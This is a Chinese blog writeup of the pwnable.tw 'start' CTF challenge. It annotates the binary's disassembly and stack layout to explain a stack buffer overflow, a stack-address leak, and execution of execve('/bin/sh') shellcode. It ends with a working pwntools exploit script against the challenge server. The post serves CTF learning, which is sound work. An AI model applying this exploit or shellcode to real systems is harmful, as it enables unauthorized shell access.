Pwnable.tw start [Writeup]

原创

c01dkit 于 2021-02-18 11:45:29 发布 345 收藏 1

分类专栏： pwn 文章标签： pwn

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_43483799/article/details/113844032
版权

pwn 专栏收录该内容
6 篇文章 1 订阅
订阅专栏


更多writeup将更新于个人博客，随缘同步到CSDN，如有需要，请移步此处

题源

https://pwnable.tw/challenge/#1

题解

先看一下安全保护情况



再dump一下源码

```
kali@kali:~/Desktop$ objdump -d start

start:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       54                      push   %esp
 8048061:       68 9d 80 04 08          push   $0x804809d
 8048066:       31 c0                   xor    %eax,%eax
 8048068:       31 db                   xor    %ebx,%ebx
 804806a:       31 c9                   xor    %ecx,%ecx
 804806c:       31 d2                   xor    %edx,%edx
 804806e:       68 43 54 46 3a          push   $0x3a465443
 8048073:       68 74 68 65 20          push   $0x20656874
 8048078:       68 61 72 74 20          push   $0x20747261
 804807d:       68 73 20 73 74          push   $0x74732073
 8048082:       68 4c 65 74 27          push   $0x2774654c
 8048087:       89 e1                   mov    %esp,%ecx
 8048089:       b2 14                   mov    $0x14,%dl
 804808b:       b3 01                   mov    $0x1,%bl
 804808d:       b0 04                   mov    $0x4,%al
 804808f:       cd 80                   int    $0x80
 8048091:       31 db                   xor    %ebx,%ebx
 8048093:       b2 3c                   mov    $0x3c,%dl
 8048095:       b0 03                   mov    $0x3,%al
 8048097:       cd 80                   int    $0x80
 8048099:       83 c4 14                add    $0x14,%esp
 804809c:       c3                      ret

0804809d <_exit>:
 804809d:       5c                      pop    %esp
 804809e:       31 c0                   xor    %eax,%eax
 80480a0:       40                      inc    %eax
 80480a1:       cd 80                   int    $0x80
```

拖到IDA里一看，也就是内联汇编写的代码（此处略去）。毕竟是入门第一题，都是用的简单的汇编指令。简单注释一下：

```
08048060 <_start>:
  8048060:       54                      push   %esp            ; 泄露了栈地址
  8048061:       68 9d 80 04 08          push   $0x804809d      ; 程序exit
  8048066:       31 c0                   xor    %eax,%eax       ; 清空四个寄存器
  8048068:       31 db                   xor    %ebx,%ebx
  804806a:       31 c9                   xor    %ecx,%ecx
  804806c:       31 d2                   xor    %edx,%edx
  804806e:       68 43 54 46 3a          push   $0x3a465443     ; 压入"Let's start the CTF:"
  8048073:       68 74 68 65 20          push   $0x20656874
  8048078:       68 61 72 74 20          push   $0x20747261
  804807d:       68 73 20 73 74          push   $0x74732073
  8048082:       68 4c 65 74 27          push   $0x2774654c
  8048087:       89 e1                   mov    %esp,%ecx       ; 调整ecx=esp，便于输出
  8048089:       b2 14                   mov    $0x14,%dl       ; 设定edx=20，即length=20
  804808b:       b3 01                   mov    $0x1,%bl        ; 设定ebx=1，即使用标准输出
  804808d:       b0 04                   mov    $0x4,%al        ; 系统调用号为4：sys_write
  804808f:       cd 80                   int    $0x80           ; 系统调用，即输出"Let's start the CTF:"
  8048091:       31 db                   xor    %ebx,%ebx       ; 设定ebx=0，即使用标准输入
  8048093:       b2 3c                   mov    $0x3c,%dl       ; 设定edx=60，即length=60
  8048095:       b0 03                   mov    $0x3,%al        ; 系统调用号为3：sys_read
  8048097:       cd 80                   int    $0x80           ; 系统调用，即读入60个字符
  8048099:       83 c4 14                add    $0x14,%esp      ; esp+=20
  804809c:       c3                      ret                    ; pop eip

0804809d <_exit>:
 804809d:       5c                    pop    %esp
 804809e:       31 c0                 xor    %eax,%eax
 80480a0:       40                    inc    %eax
 80480a1:       cd 80                 int    $0x80
```

程序正常执行时，栈图一如下：

栈地址	栈内容	备注
x+32		
x+28		
x+24		
x+20		
x+16		
x+12		
x+8		
x+4		
x		假设line 2执行前esp在此处
x-4	x	line 2 执行后；line 23执行后esp位于此处
x-8	0x804809d	line 3 执行后；为exit地址；line 22执行后esp位于此处
x-12	0x3a465443	line 8 执行后
x-16	0x20656874	line 9 执行后
x-20	0x20747261	line 10 执行后
x-24	0x74732073	line 11 执行后
x-28	0x2774654c	line 12 执行后；line 13执行后 ecx保存此处地址
x-32		
x-36		

https://blog.csdn.net/weixin_43483799

不同于call-leave-ret的函数调用方式，int调用系统函数时不改变栈布局，因此可以观察到，在line 13-17执行write时push了20bytes，但是line 18-21执行read时使用了60bytes、且ecx都使用了x-28。因此当read长度大于20时，x-8处的exit地址将被覆盖。

由于NX没有开启，可以考虑劫持控制流，执行栈上的shellcode。利用方式为：获取栈地址，将栈地址覆写到ret地址、将shellcode覆写到栈中，执行栈的代码。

这里要考虑到的是**栈的地址不是固定的**，不能根据本地gdb的调试结果直接写入静态地址。因此需要先借用程序的write函数来泄露栈地址，以动态获取payload。以下是程序里几个关键点：

- line 2：程序一开始执行时直接把esp的值push到栈里，因此泄露了栈地址，存放位置如栈图一所示
- line 13-17：程序使用的sys_write比较粗糙，相当于直接打印当前栈上的20个bytes
- line 23：ret后，esp处于x-4位置，此时esp保存的就是初始时的栈地址，因此只需覆盖ret到line 13即可直接泄露栈地址，通过recv(4)可以获得前四个bytes，即栈地址
- line 18-21：第一次调整返回地址到sys_write后，又有了一次sys_read的机会。此时esp、ecx都位于x-4，而之前获取的栈地址是x
- line 22：第二次执行此处后，esp=x+16。使用这个地址的内容作为第二次ret的地址，则其内容应该存放x+20

地址偏移量的计算比较琐碎，栈地址和栈内容要搞清楚：泄露栈地址时使用的是栈内容，read、write使用的是栈地址，即寄存器内容。exploit使用的栈图二如下，其中第一次read标红，第二次read标蓝。最后通过直接执行栈（x+20）实现exploit。


栈地址	栈内容	备注
x+32	shellcode	
x+28		
x+24		
x+20		第二次执行line23后esp、eip在此处
x+16	x+20	第二次执行line22后esp在此处
x+12	AAAA	
x+8	AAAA	
x+4	AAAA	
x	AAAA	假设line 2执行前esp在此处
x-4	x->AAAA	第一次执行line 23后esp在此处 第二次执行line 13后ecx在此处 填充b'A'*20+p32(u32(recv(4))+20)+shellcode
x-8	0x8048087	第一次read后；覆盖ret以重新执行write和read
x-12	AAAA	
x-16	AAAA	
x-20	AAAA	
x-24	AAAA	
x-28	AAAA	第一次read后；填充b'A'*20+p32(0x8048087)
x-32		
x-36		

https://blog.csdn.net/weixin_43483799

使用的python程序如下

```python
from pwn import *
context(arch='i386',os='linux')
#context(log_level='debug')
filename = './start'
io = remote('chall.pwnable.tw',10000)
#io = process(filename)
io.recvuntil('CTF:')
payload = b'A'*20 + p32(0x8048087)
io.send(payload)
ad = u32(io.recv(4))
payload = b'A'*20 + p32(ad + 20)
payload += b'\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x00'
io.send(payload)
io.interactive()
```

运行结果：



总结

算是PWN的小入门吧！之前以为栈地址是固定的，结果静态尝试了很多遍都是段错误（小白石锤了QAQ）。通过这个题目应该了解到：

- 利用程序本身代码进行控制流重定向，泄露栈地址
- 多次buffer overflow实现exploit
- 在NX、PIE、ASLR都关闭的情况下，栈地址也会改变

参考资料

1. linux/x86 32bit系统调用表
2. linux/x86 32bit shellcode(21bytes): execve("/bin/sh",0,0)